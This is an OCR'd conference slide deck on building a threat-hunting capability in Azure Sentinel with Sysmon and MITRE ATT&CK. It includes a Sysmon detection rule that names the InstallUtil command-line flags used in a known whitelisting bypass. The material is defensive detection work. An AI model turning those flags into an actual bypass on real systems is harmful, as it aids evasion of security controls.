ATT&CKing the Sentinel

Deploying a threat hunting capability on Azure Sentinel using Sysmon and MITRE ATT&CK

Hi there!

Olaf Hartong
Blue Team Specialist Leader @ Deloitte NL
Consulted at banks, educational institutions and governmental organisations
@olafhartong
github.com/olafhartong
ohartong@deloitte.nl

Before I start

- DISCLAIMER: The tool presented is not a magic bullet. It will require tuning and real investigative work to be truly effective in your environment
- Sentinel is still in public preview … much will change in the coming year
- Although I'll talk about limitations of Sentinel in a threat hunting context, Microsoft has been proactive in reaching out to us to collect feedback … credit where due
- I'm not an Azure Sentinel expert, I likely cannot answer all questions about the platform itself


M

org
tor/
ack


Applying ATT&CK

Alerting

Hunting




Forensics



What am I talking about

I'd like to share a tale of discovery and experimentation…

(which began with a misunderstanding)



What am I talking about

…that ended in yet another GitHub project


Sentinel ATT&CK aims to simplify the rapid deployment of a threat hunting capability that leverages Sysmon and MITRE ATT&CK on Azure Sentinel

Why?

- The Endpoint is an often used as an entry way into a network, whether it lives in the cloud or on-prem
- Endpoint Detection & Remediation (EDR) solutions are great, however often quite costly
- There is an alternative approach to the detection aspect, using an adversarial framework
- It allows you to leverage a data platform that is easy to deploy and, out of the box, quite powerful

Project background

Sentinel-ATT&CK borrows ideas from successful threat hunting projects




- A Sysmon configuration repository, set up in a modular fashion for easy maintenance
- Helps generate tailored configurations
- Mapped to the MITRE ATT&CK framework
- Frequently updated based on threat reports or new attacker techniques

- Splunk App providing an investigative workflow approach for Threat Hunters
- Based on ML (Mandatory Learning) to help hunters to get to know their environment
- No false positives are assumed, just triggers
- Supplies the user with tools to contextualise and investigate these events

What is Sysmon?

- Sysmon is a free, powerful host-level tracing tool, developed by a small team of Microsoft employees
- Released under the Sysinternals license
- Sysmon is using a device driver and a service which loads very early in the boot process that writes to the eventlog

Why Sysmon?








Diagram thanks to @Cyb3rWard0g

Why Sysmon?


Count of Techniques
Data Source
API monitoring
Access tokens
Anti-virus
Application Logs
Asset management
Authentication logs
BIOS
Binary file metadata
Browser extensions
Component firmware
DLL monitoring
DNS records
Data loss prevention
Detonation chamber
Digital certificate logs
Disk forensics
EFI
Email gateway
Environment variable
File monitoring
Host network interface
Kernel drivers
Loaded DLLs
MBR
Mail server
Malware reverse engineering
Named Pipes
Netflow/Enclave netflow
Network device logs
Network intrusion detection system
Network protocol analysis
Packet capture
PowerShell logs
Process Monitoring
Process command-line parameters
Process use of network
SSL/TLS inspection
Sensor health and status
Services
System calls
Third-party application logs
User interface
VBR
WMI Objects
Web application firewall logs
Web logs
Web proxy
Windows Error Reporting
Windows Registry
Windows event logs

Sysmon timeline



New features

- OriginalFileName field from the PE header (version 10)
- DNS Events, with process attribution (version 10)
- Additional filters; *contains any, contains all* (version 10.4)
- Nested rule grouping (oh yeah!) (version 10.4)

```
<Sysmon schemaversion="4.22">
  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
     <ProcessCreate onmatch="include">
       <Rule name="InstallUtil" groupRelation="and">
         <OriginalFileName name="technique_id=T1118,technique_name=InstallUtil" condition="is">InstallUtil.exe</OriginalFileName>
         <CommandLine name="technique_id=T1118,technique_name=InstallUtil" condition="contains all">/logfile=;/LogToConsole=false;/U</CommandLine>
       </Rule>
     </ProcessCreate>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
```

Sysmon-modular configuration

- A Sysmon configuration repository, set up in a modular fashion for easier maintenance and generation of tailored configurations
- Mapped to the MITRE ATT&CK framework
- Frequently updated based on threat reports or new attacker techniques

